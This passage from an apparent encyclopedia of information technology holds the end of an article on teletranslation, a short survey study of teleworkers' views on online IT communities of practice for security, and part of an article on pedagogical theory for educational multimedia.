There is a clear paucity of research in translation studies which seeks to explore future possibilities in language mediation facilitated and also prompted by technology (O'Hagan, 2006). The newer and rapidly developing areas in translation such as localization are primarily led by industry practices without useful insight from translation research in academia. Teletranslation calls for future-oriented studies to envisage what could be possible whereby identifying missing technologies and infrastructure as well as preparing human resources for the future. To this end, the research methodology based on future scenarios provides a "perception device" to explore future possibilities by raising awareness of relevant but dissociated developments and allowing plausible pictures to emerge based on causal thinking reflecting different interpretations of key phenomena (Van der Heijden, 1996). The Internet and a cluster of related technologies currently form such key phenomena and are most likely to continue to affect language mediation. In particular, peering technologies, or collaborative Web-based environments, are considered by business circles as a highly powerful and influential development (Tapscott & Williams, 2006). Furthermore, the popularity of online games and virtual social networking spaces such as *Second Life* suggests that the online world continues to expand incorporating the dimension of "embodied" communication through avatars with an increasing range of nonverbal cues in a desktop virtual reality (VR) environment.

Into the longer range arena, in a number of earlier studies (see O'Hagan, 2001; O'Hagan & Ashworth, 2002 for a set of scenarios), the scenario-based approach provided a useful tool for exploring plausible futures and bringing into cognizance relevant developments and trends which escape any attention. O'Hagan (2001) developed a set of future scenarios for language mediation on the basis of the concept of hyper-reality (HR) (Tiffin & Terashima, 2001) which merges a VR into a real physical reality, implying a completely new possibility for interactions at a distance. Such longer range laboratory-based developments provide a useful platform for thought experiments to be depicted in the form of scenarios. Although it is beyond the scope of the present article to include the details, the scenarios based on HR environments indicated that nonverbal cues which tend to be explicitated in HR so as to be replicated in a digital environment seem to prompt the language mediator's role to extend beyond the verbalized message and involve explicit processing of nonverbal communication (O'Hagan & Ashworth, 2002).

CONCLUSION

The main rationale behind the conceptualization of teletranslation was to account for the changes resulting from new capabilities afforded by and new demands coming from ICT-based infrastructure; the extent of the impact was such that it seemed to warrant thinking in terms of a paradigm shift where a new phenomenon is no longer explainable by the assumptions in the conventional paradigm (Kuhn, 1962). Teletranslation continues to evolve as technology produces new content which demands new modes of language mediation. Today commercial translation operators take for granted communications networks supported by ICT and many work in CAT environments forming a sophisticated translation system, while volunteer translator groups take advantage of largely free Web-based collaborative environments to create a global network of translator communities driven by a common goal. These activities suggest that the new paradigm of teletranslation has now to some extent been conventionalized. The continuously expanding communications landscape clustering around the Internet is likely to lead to further internetworking of people with diverse cultural backgrounds who speak different languages, calling for suitable forms of language mediation to serve their needs. Teletranslation is responding to such needs, nurtured by the very same environments. The future of language mediation will continue to be driven by popular means and modality of communication where people wish to work, play, communicate, and exchange information across language barriers.

REFERENCES

Bell, R. T. (1991). *Translation and translating: Theory and practice*. London: Longman.

Bey, Y., Boitet, C., & Kageura, K. (2006, May). The TRANSBey prototype: An online collaborative Wiki-based CAT environment for volunteer translators. In E. Yuste (Ed.), *Proceedings of the 3rd International Workshop on Language Resources for Translation Work, Research & Training (LR4Trans-III)* (pp. 49–54). LREC 2006: Fifth International Conference on Language Resources and Evaluation. Magazzini del Cotone Conference Centre, Genoa, Italy. Paris: ELRA/ELDA (European Language Resources Association/European Language Resources Distribution Association).

Désilets, A., Gonzalez, L., Paquet, S., & Stojanovic, M. (2006). Translation the Wiki way. In *Proceedings of the 2006 International Symposium on Wikis* (p. 1932). ACM Press. Retrieved June 24, 2008, from http://www.wikisym.org/ws2006/proceedings/p19.pdf

Esselink, B. (2000). *A practical guide to software localization*. Amsterdam/Philadelphia: John Benjamins Publishing.

Foralon, D. (2006). A discipline coming of age in the digital age. In K. Dunne (Ed.), *Perspectives on localization* (pp. 195–219). Amsterdam/Philadelphia: John Benjamins Publishing.

Hatim, B., & Mason, I. (1997). *The translator as communicator.* London: Routledge.

Ishida, T. (2006). Language grid: An infrastructure for intercultural collaboration. In *Proceedings of the IEEE/IPSJ Symposium on Applications and the Internet (SAINT-06)* (pp. 96–100).

Kuhn, T. (1962). *The structure of scientific revolutions* (3rd ed.). Chicago/London: The University of Chicago Press.

Leonard, S. (2005). Progress against the law: Anime and fandom with the key to the globalization of culture. *International Journal of Cultural Studies, 8*(3), 281–305.

Lockwood, R. (1999). You snooze, you lose. *Language International, 11*(4), 12–14.

McKinsey, K. (2001). The mother of all tongues. *Far Eastern Economic Review, 15*(15), 38–39.

Nida, E. A., & Taber, C. (1969). *The theory and practice of translation*. Leiden: E.J. Brill.

O'Hagan, M. (1996). *The coming industry of teletranslation*. Clevedon: Multilingual Matters.

O'Hagan, M. (2001). Hypertranslation. In J. Tiffin & N. Terashima (Eds.), *HyperReality: Paradigm for the third millennium* (pp. 99–109). London: Routledge.

O'Hagan, M. (2004). Conceptualizing the future of translation with localization. *The International Journal of Localization*, *1*(1), 15–22.

O'Hagan, M. (2006). Teletranslation revisited: Futurama for screen translators? In *Proceedings of EU High Level Scientific Conferences: Multidimensional Translation (MuTra).* Retrieved June 24, 2008, from http://www.euroconferences.info/proceedings/2006_Proceedings/2006_O'Hagan_Minako.pdf

O'Hagan, M. (2008). Fan translation networks: An accidental translator training environment? In J. Kearns (Ed.), *Translator and interpreter training: Methods and debates* (pp. 158-183). London, NY: Continuum.

O'Hagan, M., & Ashworth, D. (2002). *Translation-mediated communication in a digital world*. Clevedon: Multilingual Matters.

Pérez González, L. (2006). Fansubbing anime: Insights into the "butterfly effect" of globalisation on audiovisual translation. *Perspectives*, *14*(4), 260–277.

Pym, A. (2004). *The moving text: Localizating, translation and distribution*. Amsterdam/Philadelphia. John Benjamins.

Quah, C. K. (2006). *Translation and technology.* New York: Palgrave Macmillan.

Robinson, D. (2003). *Performative linguistics: Speaking and translating as doing things with words.* London: Routledge.

Tapscott, D., & Williams, A. D. (2006). *Wikinomics: How mass collaboration changes everything*. New York: Portfolio.

Tiffin, J., & Terashima, N. (Eds.). (2001). *HyperReality: Paradigm for the third millennium*. London: Routledge.

Van der Heijden, K. (1996). *Scenarios: The art of strategic conversation*. Chester: John Wiley & Sons.

Zetzsche, J. (2007). Translation memory: State of the technology. *Multilingual Computing*, *18*(6), 34–38.

KEY TERMS

Computer-Aided Translation (CAT): A translation modus operandi in which human translation (HT) is aided by computer applications.

Interpretation, Interpreting: The process involved in converting the source speech in one natural language into the target speech in another language.

Localization: The process of adapting a product or service to a particular language, culture and desired local ”look and feel”.

Machine Translation (MT): A computer program to translate text written in one natural language into another.

Telework: Use of computers and telecommunications to enable people to work remotely away from the office. The substitution of telecommunications for transportation.

Translation, Translating: The process involved in converting the source text written in one natural language into the target text in another language.

Translation Memory (TM): A specialized computer application which allows the translator to store translations in a database and recycle them in a new translation by automatically retrieving matched segments (usually sentences). The TM database consists of source text and target text segment pairs. After dividing a new ST into segments, the system compares each successive ST segment against the ST segments stored in the translation database. TM is often combined with a terminology management component to allow the consistent use of terminology.

Virtual Reality (VR): A technology which provides an interactive interface between human and computer that involves using multiple senses, typically sound, vision, and touch in the computer-generated environment.

Wiki: A Hawaiian word meaning “quick” used to refer to a collaborative authoring application developed on the Web, using a simple markup language.

Teleworker's Security Risks Minimized with Informal Online Information Technology Communities of Practice

Loreen Marie Powell
Bloomsburg University of Pennsylvania, USA

INTRODUCTION

The advancements of technology have altered the way many small businesses operate in the United States of America (USA) (Butcher-Powell, 2006). Small businesses have been forced to embrace technology or lose valuable employees and business. As such, many small businesses have merged to wireless networks and adopted various forms of telework. Today, it is estimated that more than 60% of the workforce are teleworkers (Butcher-Powell, 2006; DecisionOne, 2002). While moving to a remote workforce is good for small businesses, it also places a substantial amount of security risks upon the small business. Butcher-Powell (2006) documented some of the security risks associated with corporations employing a remote workforce, indicating that teleworker's lack of information systems and security training can compromise the corporation's network.

The study investigates one particular method for aiding teleworker's: informal information technology communities of practice in cyberspace. One hundred and forty four teleworker's were surveyed on what sort of IT-related activities they devote time to, how much problem-solving they attempt via technology discussion groups with respect to those activities, and their perceived community and organizational benefits to participating in such discussion groups. The study found significant differences in perceived value of technology discussion groups among teleworkers.

BACKGROUND

Telework

Telework is often defined as an agreed upon working arrangement whereby the employee is permitted to officially perform their job tasks in another location other than the typical place of business (United States Department of Defense, n.d.). Most telecommunication elements include laptop computers, the Internet, and various wireless routers, a firewall, and a virtual private network (VPN). Each teleworker is typically provided with a laptop that contains locally installed corporate software. Each laptop typically uses a client and Microsoft's Point-to-Point Transfer Protocol (PPTP) to enable remote access to the small business's network. The client is configured to allow TCP/IP connections on the small business's network as needed (Butcher-Powell, 2006). The client contains a designated Internet protocol (IP) address, and a valid log-on user name and password needed to establish a relationship with the small business's network. The relationship between the client and the small business's network is established by utilizing client software to connect to the small business's firewall via tunneling. Once the client is authenticated, the teleworker gains access into the network.

Problems with Telework

While telework offers substantial benefits, including reduced overhead costs and expanded labor pools without geographic restrictions (Carlson, 2000; Hirsh, 2004; Mehlman, 2002; Motskula, 2001), it also offers substantial security risks to small businesses. One of the largest security risks associated with telework is the teleworkers lack of IT skills and training (Hirsch, 2002; Mehlman, 2002). Teleworkers lack of IT skills and knowledge are costing small businesses thousands of dollars and their business. Research has shown that teleworkers do not have an understanding of authentication, data tampering, encryption, firewalls, and scavenging. Therefore, many corporations have conducted IT training courses for teleworkers. However, the research has also shown that IT training for teleworkers is not enough. First, many small business cannot afford training. Second, teleworkers have been resistant to IT training (Butcher-Powell, 2006). Third, the training is not specific enough. As such, small businesses are seeking for an additional solution. One possible solution is to create informal online communities of practices (CoPs) for teleworkers (McDermott, 2000; Wenger, McDermott, & Snyder, 2002).

Communities of Practice

CoPs were first used by Wenger in 1991 and popularized more widely in two major works (Wenger et al., 2000, 2002). CoPs are the idea of sharing information for the purpose of learning from one another within a small group (Mitchell, 2002). Traditionally CoPs were created spontaneously in a workplace. However, today, there has been increasing interest in the creation of teleworking CoPs (Cameron & Powell, 2006; Snyder, 2000; Wenger et al., 2002).

RESEARCH

The goal of this research was to investigate how informal online IT CoPs could reduce network security risks associated with telework. A 32-question survey was developed and administered via the Internet. The survey collected background information (gender, professional responsibilities, education, career status, etc.), technology information (time spent on specific technology tasks, resources and practices at the organization, and problem-solving methods), and technology discussion group information (personal and organizational methods for discussing technology issues, membership in technology groups, perceived benefits of participation in technology groups, etc.).

ANALYSIS

A total of 144 teleworkers completed the survey. There were 113 female respondents and 31 male respondents. The age range of teleworkers was somewhat evenly distributed among 18–60 year-olds. Eight participants completing the survey were 61 or older. Nearly all participants (122) indicated that they had attended college. Only one had received an associate's degree, eight held a bachelor's degree, and four had gone on to a master's or PhD.

Teleworkers were asked to complete a five-point Likert-scale response (strongly agree to strongly disagree) to participation in technology discussion groups influencing IT organizational benefits (IT knowledge sharing, IT collaboration, IT consensus generating, and IT community reputation). A multiple analysis of variance (MANOVA) was used to analyze the responses via age, gender, education, and technology-specific education. There were significant differences found between the overall main effect of organizational benefits and age (p=.02), gender (p=.04), education (p=.01), and technology-specific education (p=.00). These results indicated that the teleworkers perceived that informal online IT CoPs as a valid resource to help secure their information technology. Interviews with the teleworkers further indicated that they would be more likely to log on, read security posted, search IT problems, and attend online chats sessions rather attend a traditional IT training session. These results are not surprising since several other research studies have documented that CoPs are being used in teleworking.

CONCLUSION

Many small businesses information networks features sensitive and confidential data relevant to internal and external transactions. Research has shown that telework connections put data at risk due to the potential of intrusion and eavesdropping from the teleworker's laptop (Dhillion & Backhouse, 2000). Every teleworker's laptop is susceptible to a variety of computer threats. Teleworkers need to be educated to help protect their laptop and network. One possible solution other then training is forming and having your teleworkers participate in informal online IT CoPs. This study investigated teleworker's perceptions regarding CoPs. Significant differences were found among IT organizational benefits and teleworkers. Since IT organizational benefits were found to be significant, this study assumed that if teleworkers are likely to use IT CoPs, then the education learned in the CoPs will help to further eliminate security risks associated with teleworking. However, further research needs to be conducted over an extended period of time is necessary to determine whether the informal online CoPs will in fact directly reduce the number of security risks.

T

REFERENCES

Butcher-Powell, L. (2005). Telework information security. In M. Pagani (Eds.), *Encyclopedia of multimedia technology and networking* (Vol. 2, pp. 951–956). Idea Group Reference.

Butcher-Powell, L. (2006). Telework security. In G. D. Garson (Ed.), *Public information technology and e-governance: Managing the virtual state* (pp. 219–223). Sudbury, MA: Jones Bartlett Publishers.

Cameron, B., & Butcher- Powell, L. (2006). Gender differences among IT professionals in dealing with change and skill set maintenance. *Interdisciplinary Journal of Information, Knowledge, and Management*, 1, 151–157. Retrieved May 16, 2008, from http://www.ijikm.org/Volume1/IJIKMv1p151-157Cameron.pdf

Carlson, P. A. (2000). Information technology and the emergence of a worker-centered organization. *ACM Journal of Computer Documentation*, *24*(4), 204–212.

DecisionOne. (2002). Creating an effective Telework plan: What works, what doesn't, and why. Retrieved May 16, 2008, from http://decisionone.com

Dhillion, G., & Blackhouse, J. (2000, July). Information system security management in the new millennium. *Communications of ACM*, *43*(7), 125–128.

Hirsch, J. (2002). Telecommuting: Security policies and procedures for the "work from home" workforce. Retrieved May 16, 2008, from http://www.teleworker.org/articles/telework_security.htm

McDermott, R. (2000). *Knowing in community: Ten critical success factors in building communities of practice*. Retrieved May 16, 2008, from http://www.co-i-l.com/coil/iknowledge

Mehlman, B. P. (2002). Telework and the future of American competitiveness. Retrieved May 16, 2008, from http://www.technology.gov/Speeches/BPM_020923_Telework.htm

Mitchell, J. (2002). *The potential for communities of practice* (p. 102). Australia: John Mitchell and Associates.

Motskula, P. (2001). *Securing telework as an ISP service*. Retrieved May 16, 2008, from http://www.telework2001.fi/motskula.rft

Niles, J. (2001). *Telework and terrorism*. Retrieved May 16, 2008, from http://www.jala.com/world_trade_center.php

Powell, L. (2002). Telework security: What users don't understand. *Proceeding from the Telebalt Conference 2002*, Vilnius, Lithuania.

United States Department of Defense. (n.d.). Telework policy. Retrieved May 16, 2008, from http://www.telework.gov/policies/dodpolicy.asp#definations

Wenger, E., McDermott, R., & Snyder, W. (2002). *Cultivating communities of practice: A guide to managing knowledge*. Boston: Harvard Business School Press.

KEY TERMS

Authentication: The procedure of determining whether someone or something is who or what they declare to be. In small business networks authentication is commonly done through the use of passwords and digital certificates (Butcher-Powell, 2005).

Communities of Practice (CoP): CoPs refers to the idea of sharing information and knowledge within a small group, as well as to the value of informal learning for a group and an organization (Mitchell, 2002).

Data Tampering: The threats of data being altered in authorized ways, either accidentally or intentionally.

Encryption: A combination of key length, key exchange mechanism, rate of key exchange, and key generation. Popular encryptions are Kerberos, Data Encryption Standard (DES), and Rivest, Shamir, and Adelmaen (RSA) Data security (Powell, 2002).

Firewall: A collection of systems that enforce an access control policy amount networks. Typically the firewall is located between the internal network and the outside network to block unauthorized traffic (Butcher-Powell, 2005).

Scavenging: Attacking the physical access to a laptop or computer.

Telework: An approved remote working arrangement between the employee and the company. Typically, the employee is working from home (United States Department of Defense, 2002).

Teleworker: An employee who officially performs his or her assigned job tasks in a specified work area in his or her home on a regular basis (Niles, 2001).

Trap Doors: Pieces of code inserted into a program. They are typically used for the purpose of bypassing standard access control mechanisms.

Viruses: Malicious programs that usually are transmitted by means of various types including executable files. Viruses can shut down a PC, delete files, and change files.

Theoretical Foundations for Educational Multimedia

Geraldine Torrisi-Steele
Griffith University, Australia

INTRODUCTION

The notion of using technology for educational purposes is not new. In fact, it can be traced back to the early 1900s during which time school museums were used to distribute portable exhibits. This was the beginning of the visual education movement that persisted through the 1930s as advances in technology such as radio and sound motion pictures continued. The training needs of World War II stimulated serious growth in the audiovisual instruction movement. Instructional television arrived in the 1950s, but had little impact, mainly due to the expense of installing and maintaining systems. The advent of computers in the 1950s laid the foundation for CAI (computer assisted instruction) through the 1960s and 1970s. However, it was not until the 1980s that computers began to make a major impact in education (Reiser, 2001). Early applications of computer resources included the use of primitive simulation. These early simulations had little graphic capabilities and did little to enhance the learning experience (Munro, 2000).

Since the 1990s, there have been rapid advances in computer technologies in the area of multimedia production tools, delivery, and storage devices. Throughout the 1990s, numerous CD-ROM educational multimedia software was produced and was used in educational settings. More recently, the advent of the World Wide Web (WWW), together with the emergence of mobile devices and wireless networking, has opened a vast array of possibilities for the use of multimedia technologies and associated information and communications technologies (ICT) to enrich the learning environment. Today, educational institutions are investing considerable effort and money into the use of multimedia. The use of multimedia technologies in educational institutions is seen as necessary for keeping education relevant to the twenty-first century (Selwyn & Gordard, 2003).

The term "multimedia" as used in this article refers any technologies which make possible "the entirely digital delivery of content presented by using an integrated combination of audio, video, images (two-dimensional, three-dimensional) and text" along with the capacity to support user interaction (Torrisi-Steele, 2004, p. 24). Multimedia may be delivered on computer via CD-ROM, DVD, the Internet, or on other devices such as mobile phones and personal digital assistants, or any digital device capable of supporting interactive and integrated delivery of digital audio, video, image, and text data.

The notion of interaction in educational multimedia may be viewed from two perspectives. First, interaction may be conceptualised in terms of "the capacity of the system to allow individual to control the pace of presentation and to make choices about which pathways are followed to move through the content; and the ability of the system to accept input from the user and provide appropriate feedback to that input" (Torrisi-Steele, 2004, p. 24). Second, given the integration of multimedia with communication technologies, interaction may be conceptualized as communication among individuals (teacher-learner and learner(s)-learner(s)) in the learning space that is made possible by technology (e-mail, chat, video-conferencing, threaded discussion groups, and so on).

The fundamental belief underlying this article is that the goal of implementing multimedia into educational contexts is to exploit the attributes of multimedia technologies in order to support deeper, more meaningful learning. Furthermore, if multimedia is effectively integrated into educational contexts then teaching and learning practice must necessarily be transformed (Torrisi-Steele, 2004). It is intended that this article will serve a useful starting point for educators beginning to use multimedia. The article attempts to provide an overview of pedagogical perspectives relevant to the effective integration of multimedia technologies in educational contexts. First, constructivism and social constructivism are discussed as the currently dominant frameworks for the design of multimedia learning environments. Following this, connectivism is discussed as an emerging paradigm. Finally, some important professional development issues are highlighted.

PEDAGOGICAL PERSPECTIVES

Traditionally, teaching practices have focused on knowledge acquisition, direct instruction, and the recall of facts and procedures. This approach suited the needs of a society needing "assembly line workers" (Reigeluth, 1999, p. 18). However, in today's knowledge-based society, there is a necessity to emphasise deeper learning such as that which occurs through creative thinking, problem solving, analysis, and evaluation, rather than the simple recall of facts and procedures emphasised in more traditional approaches (Bates, 2000). Educators have heralded the advent of multimedia technologies as a catalyst for change in traditional teaching practices; to innovate and improve on traditional practices (LeFoe, 1998; Relan & Gillani, 1997). The move away from traditional teaching practices is conceptualized as a move from a teacher-centred instructivist perspective, to a learner-centred constructivist perspective on teaching and learning.

The constructivist perspective has been widely accepted as the guiding philosophy for design of educational multimedia applications (Strommen, 1999, p. 2). Constructivism describes a "theory of development whereby learners build their own knowledge by constructing mental models, or schemas, based on their own experiences" (Tse-Kian, 2003, p. 295). The constructivist view embodies notions that are in direct opposition to the traditional instructivist teaching methods that have been used in educational institutions for decades (Table 1).

Using the constructivist views as a foundation, the key potentials of multimedia to facilitate constructivist learning are summarised by Kramer and Schmidt (2001, p. 196) as:

- Cognitive flexibility through different accesses for the same topic
- Multimodal presentations to assist understanding, especially for learners with differing learning styles
- "Flexible navigation" to allow learners to explore "networked information at their own pace" and also provide rigid guidance if required
- "Interaction facilities provide learners with opportunities for experimentation, context-dependant feedback and constructive problem solving"
- Asynchronous and synchronous communication and collaboration facilities to bridge geographical distances
- Virtual laboratories and environments can offer near authentic situations for experimentation and problem solving

The prevalence and availability of communication technology has precipitated a transition in focus from the constructivist perspective in general towards social constructivism and the associated approaches of collaborative learning and the construction of learning communities. The social constructivist perspective as formulated by Lev Vygotsky (1978) emphasises the importance of interaction with peers, teachers and experts in a collaborative learning community. (Tse-Kian, 2004, p. 295). Collaborative learning and the notion of establishing learning communities has become a significant focus in the design of online educational multimedia environments (Dawson, 2006). Tools for the establishment of learning communities include synchronous (chat, internet relay chat, video conferencing, and so on) and asynchronous (e-mail, bulletin boards, threaded discussion groups, and so on) communication. Members of learning communities share a common goal that is achieved by working together and potentially building new knowledge in the process (Kilpatrick, Barrett, & Jones, 2003).

Beyond social constructivism, George Siemans (2005a) has proposed "connectivism" as a new paradigm for learning in the "digital age." The connectivism perspective draws attention to the importance of knowledge navigation rather than knowledge creation as a key learning goal. . Siemans stresses that in today's digital society, "learning is no longer an internal, individualistic activity" (Siemans, 2005a). Learning may reside outside of the individual within an organization or a database. Knowledge is growing exponentially and has become more informal and dynamic. The life of knowledge today is measured not in decades, but in months and years. In the face of vast volumes of rapidly changing knowledge, the emphasis in learning must be directed towards self-organization and "the capacity to form connections between sources of information and thereby create useful information patterns" (Siemans, 2005a). The ability to recognise and adjust patterns

Table 1. Key principles of the constructivist view of teaching and learning versus key principles of the instructivist view of teaching and learning

CONSTRUCTIVIST	INSTRUCTIVIST
• learner-centred perspective: the learner is the focus of the learning environment - learners as individuals	• teacher-centred perspective: the teacher is focus of the learning enviroment - group learning
• encourages student independence in learning	• encourages student dependence on teacher
• teacher as facilitator that acts as a guide	• teacher as instructor
• learner and facilitator engage in a collaborative learning experience	• teacher in control of learning and in position of power over learner
• learners actively constructing knowledge in their own individual manner	• learners passivley acquiring knowledge from the instructor
• process of knowledge acquisition is important - how are learners interacting with the learning environment?	• acquisition of content and factual knowledge is key objective of learning episode
• curriculum design as development of knowledge spaces which allow active exploration by the learner	• curriculum design as goal orinetated, strictly structured and ordered knowledge transmission
• higher order thinking skills emphasised, creative thinking, problem solving, evaluation, synthesis	• behavioural objectives focusing on recall of facts and procedures, surface learning
• open-ended learning environments	• directed instruction

in the light of new information is a critical learning task. The intent of learning activities is accurate and up to date knowledge. Learning is seen as a continual and embedded process that is highly responsive to new trends. From the perspective of connectivism, the teacher's role as facilitator is shifting towards mentoring. Knowledge creation, the primary concern of learning activities in the constructivist perspective, is a byproduct of engaging in processes of pattern recognition and adjustment (Brown, 2005).

THE EFFECTIVE IMPLEMENTATION OF MULTIMEDIA IN EDUCATIONAL CONTEXTS

Instructional Design Principles

Founded on constructivist principles Savery and Duffy (1996) propose eight constructivist principles useful for guiding the instructional design of multimedia learning environments:

- Anchor all learning activities to a larger task or problem
- Support the learning in developing ownership for the overall problem or task
- Design an authentic tasks
- Design the tasks and learning environment to reflect the complexity of the environment that students should be able to function in at the end of learning
- Give the learner ownership of the process to develop a solution
- Design the learning environment to support and challenge the learner's thinking
- Encourage testing ideas against alternative views and contexts
- Provide opportunity for and support reflection on both the content learned and the process itself.

Along similar lines, Jonassen (1994) summarizes the basic tenets of the constructivist guided instructional design models to develop learning environments that:

- Provide multiple representations of reality, thereby:
- Represent the natural complexity of the real world;
- Focus on knowledge construction, not reproduction;
- Present authentic tasks (contextualising rather than abstracting instruction);
- Provide real-world, case-based learning environments, rather than predetermined instructional sequences;
- Foster reflective practice;
- Enable context-dependent and content-dependent knowledge construction; and supporting collaborative construction of knowledge through social negotiation, not competition among learners for recognition.

Bielaczyc and Collins (1999, pp. 270-271) provide the following pedagogical methods for the implementation of learning communities in classrooms that is also relevant as a guide for the design of online multimedia environments focused on learning communities.

- Community growth—the growth of the community's knowledge and skills is the focus rather than the individual's
- Emergent goals—goals are evolved by the group and emerge from the group's activities
- Articulation of goals—by both teacher and student
- Metacognition—ongoing reflection by the community to check if goals have been met and on what has been learned and how
- Beyond the bounds—the group pursues new approaches and knowledge that challenge the knowledge of the community
- Respect for others—Clearly articulated and enforced rules for respect
- Fail-Safe—failure is acceptable and is part of risk taking that fosters learning
- Structural dependence—there is inter-dependence among learners (self-esteem and respect for others)
- Depth over breadth—time to gain expertise
- Diverse expertise—learners develop expertise in preferred areas and share with others
- Multiple ways to participate—learners may occupy a variety of roles (e.g., researcher, expert, moderator) all of which are valued
- Negotiation—Ideas improve and evolve through constructive arguments with others (modelling and coaching to achieve this)

- Quality products—knowledge and products valued by "individuals, the community, and outsiders based on community standards"

The design of educational multimedia based on notions of connectivism as advocated by Sieman's (2005b) should address eight core principles:

- "Learning and knowledge rests in diversity of opinions.
- Learning is a process of connecting specialized nodes or information sources.
- Learning may reside in non-human appliances.
- Capacity to know more is more critical than what is currently known. 'Know where' replaces 'know what' and 'know how.'
- Nurturing and maintaining connections is needed to facilitate continual learning.
- Ability to see connections between fields, ideas, and concepts is a core skill.
- Currency (accurate, up-to-date knowledge) is the intent of all connectivist learning activities.
- Decision-making is itself a learning process. Choosing what to learn and the meaning of incoming information is seen through the lens of a shifting reality. While there is a right answer now, it may be wrong tomorrow due to alterations in the information climate affecting the decision" (Sieman, 2005b).

Professional Development Issues

While multimedia is perceived as having the potential to reshape teaching practice, often times, the attributes of the multimedia technologies are not effectively exploited to maximize and create new learning opportunities, resulting in little impact on the learning environment. At the crux of this issue is the failure of educators to effectively integrate the multimedia technologies into the learning context; "simply thinking up clever ways to use computers in traditional courses [relegates] technology to a secondary, supplemental role that fails to capitalise on its most potent strengths" (Strommen, 1999, p. 2).

"The use of information technology has the potential to radically change what happens in higher education... every tutor who uses it in more than a superficial way will need to re-examine his or her approach to teaching and learning and adopt new strategies" (Tearle, Dillon, & Davis, 1999, p. 10).

Two key principles should underlie professional development efforts aimed at facilitating the effective integration of technology in such a way as to produce positive innovative changes in practice:

- ***Principle 1:*** *Transformation in practice as an evolutionary process.*
  - Transformation of practice through the integration of multimedia is a process occurring over time that is perhaps best conceptualised by the continuum of stages of instructional evolution presented by Sandholtz, Ringstaff, and Dwyer (1997):
  - ***Stage one:*** Entry point for technology use, where there is an awareness of possibilities but the technology does not significantly impact on practice.
  - ***Stage two:*** Adaptation stage, where there is some evidence of integrating technology into existing practice
  - ***Stage three:*** Transformation stage, where the technology is a catalyst for significant changes in practice.

The idea of progressive technology adoption is supported by others. For example, Gordard (2002) recognizes five stages of progression:

- Knowledge stage—awareness of technology existence
- Persuasion tage—technology as support for traditional productivity rather than curriculum related
- Decision stage—acceptance or rejection of technology for curriculum use; acceptance leading to supplemental uses
- Implementation stage—recognition that technology can help achieve some curriculum goals
- Confirmation stage—use of technology leads to redefinition of learning environment—true integration leading to change.

Arising from the recognition that technology integration is an evolutionary process, precipitates the second key principle that should underlie professional development programs—reflective practice.

- ***Principle 2:*** *Transformation is necessarily fuelled by reflective practice*

A lack of reflection often leads to perpetuation of traditional teaching methods which may be inappropriate and thus fail to bring about "high quality student learning" (Ballantyne, Bain, & Packer, 1999, p. 237). It is important that professional development programs focus on sustained reflection on practice from the beginning of endeavours in multimedia materials development through to completion stages after which debriefing and further reflection feedback into a cycle of continuous evolution of thought and practice. The need for educators to reflect on their practice in order to facilitate effective and transformative integration of multimedia technologies cannot be understated.

In addition to these two principles described above, the following considerations for professional development programs arising from the authors investigation into the training needs for educators developing multimedia materials, are also important:

- The knowledge-delivery view of educational technologies must be challenged as it merely replicates teacher centred models of knowledge transmission and has little value in reshaping practice
- Empathising with, and addressing concerns which arise from educators' attempts at innovation through technology
- Equipping educators with knowledge about the potential of the new technologies such as online must occur within the context of the total curriculum rather than in isolation of the academic's curriculum needs.
- Fostering a team orientated, collaborative and supportive approach to online materials production.
- Providing opportunities for developing basic computer competencies necessary for developing confidence in using technology as a normal part of teaching activities (Torrisi & Davis, 2000, p.175).

LOOKING TO THE FUTURE

Undeniably, rapid changes in technologies available for implementation in learning contexts will persist. Simply implementing new technologies in ways that replicate traditional teaching strategies is counterproductive. Exploitation of technologies in teaching and learning environments will be only facilitated by clearly articulated pedagogical perspectives on teaching and learning. The constructivist and socioconstructivist perspectives have proven effective guiding philosophies for the design of educational multimedia environments. Brown (2005, p. 1) notes: "educational practice is continually subjected to renewal, due to developments in information and communication technology (ICT), the commercialisation and globalisation of education, social changes, and the pursuit of quality." Knowledge navigation and connectivism are emerging as two key themes of pedagogical perspectives that are beginning to emerge as a result of the recognition that society is poised on the brink of an era of unprecedented knowledge growth and change. There is a need for ongoing evolution of pedagogical perspectives that can inform educational design practices which will best equip learners to participate successfully in current and future society.

CONCLUSION

This article has reviewed core principles of the constructivist and social constructivist views of learning as the currently accepted framework for guiding the design of technology-based learning environments. Connectivism as an emerging perspective relevant to the dynamic, knowledge-rich digital society that is evolving was also discussed. Finally, the importance of professional development for educators that focuses on reflective practice and evolutionary approach to practice transformation was discussed.

In implementing future technologies in educational contexts, the goal must remain to facilitate development of life-long learners who are adequately equipped to participate in a society increasingly characterized by a large and rapidly changing knowledge landscape.

REFERENCES

Ballantyne, R., Bain, J. D., & Packer, J. (1999). Researching university teaching in Australia: Themes and issues in academics' reflections. *Studies in Higher Education*, *24*(2), 237-257.

Bates, A. W. (2000). *Managing technological change*. San Francisco: Jossey-Bass.

Bielaczc, K., & Collins, A. (1999). Learning communities in classrooms: A reconceptualization of educational practice. In C. Reigeluth (Ed.), *Instructional-design theories and models* (Vol. 2, pp. 269-292). Erlbaum.

Brown, T. H. (2005). Beyond constructivism: Exploring future learning paradigms. *Education Today, 2*, 1-11.

Dawson, S. (2006). Online forum discussion interactions as an indicator of student community. *Australian Journal of Educational Technology*, *22*(4), 495-510.

Gordard, M. (2002). What do we do with these computers? Reflections on technology in the classroom. *Journal of Research on Technology in Education, 35*(1), 19-26.

Jonassen, D. H. (1994). Thinking technology: Toward a constructivist design model. *Educational Technology, Research and Development, 34*(4), 34-37.

Kilpatrick, S., Barrett, M., & Jones, T. (2003). *Defining learning communities*. Paper presented at the International education research conference AARE-NZARE, Auckland, New Zealand. Retrieved December 10, 2007, from http://jbr.org/chapters.html

Kramer, B. J., & Schmidt, H. (2001). Components and tools for on-line education. *European Journal of Education, 36*(2), 195-222.

Lefoe, G. (1998). *Creating constructivist learning environments on the Web: The challenge of higher education.* Paper presented at the ASCILITE '98. Retrieved December 10, 2007, from http://www.ascilite.org.au/conferences/wollongong98/ascpapers98.html

Munro, R. (2000). Exploring and explaining the past: ICT and history. *Educational Media International, 37*(4), 251-256.

Reigeluth, C. (1999). What is instructional-design theory and how is it changing? In C. Reigeluth (Ed.), *Instructional-design theories and models* (Vol. 2, pp. 5-29). Erlbaum.

Reiser, R. A. (2001). A history of instructional design and technology: Part I A history of instructional media. *Educational Technology, Research and Development, 49*(1), 53-75.

Relan, A., & Gillani, B. (1997). Web-based instruction and the traditional classroom: Similarities and differences. In B. H. Khan (Ed.), *Web-based instruction* (pp. 41-46). Englewood Cliffs, NJ: Educational Technology Publications.

